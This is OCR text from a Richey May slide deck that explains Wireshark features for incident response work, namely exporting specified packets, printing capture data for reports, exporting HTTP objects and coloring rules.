




RICHEY MAY
TECHNOLOGY SOLUTIONS

Export


- Saves data selected or after a filter is applied
- Filter out noise
- Smaller outputs
- Relevant data can be saved
- File > Export Specified Packets…
- Ability to export to Excel for advanced calculations


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port==80
No. Time Source Destination Protocol
122 11.479482 8.20.73.150 192.168.1.141 TCP
123 2.168.1.141 TCP
124 2.168.1.141 HTTP
128 2.168.1.141 TCP
129 2.168.1.141 TCP
130 2.168.1.141 HTTP
*Wi-Fi
File Edit View Go Capture Analyze Sta
Open Ctrl+O
Open Recent
Merge...
Import from Hex Dump...
Close Ctrl+W
Save Ctrl+S
Save As... Ctrl+Shift+S
File Set
Export Specified Packets...
Export Packet Dissections
Export Packet Bytes... Ctrl+H
Export PDUs to File...
Export SSL Session Keys...
Export Objects
Print... Ctrl+P
Quit Ctrl+Q
File name:
Save as type: Wireshark/... - pcapng (*.ntar.gz;*.ntar;*.pcapng.gz;*.pcapng)
Save
Cancel
Help
Packet Range
Captured Displayed
All packets 4092 37
Selected packet 1 1
Marked packets 0 0
First to last marked 0 0
Range: 0 0
Remove Ignored packets 0 0
Compress with gzip

RICHEY MAY
TECHNOLOGY SOLUTIONS

Print

- File > Print
- Print data for IR report
- Captured data OR Displayed data
- Save as PDF





RICHEY MAY
TECHNOLOGY SOLUTIONS

Export Objects


- **WARNING: Could extract malware binaries**
- Extract objects from capture
- Note: name/extension type may need to be changed post extract
- Re-create objects such as pictures or web pages
- File > Export Objects > [http]

RICHEY MAY
TECHNOLOGY SOLUTIONS







RICHEY MAY
TECHNOLOGY SOLUTIONS




RICHEY MAY
TECHNOLOGY SOLUTIONS

Coloring Rules



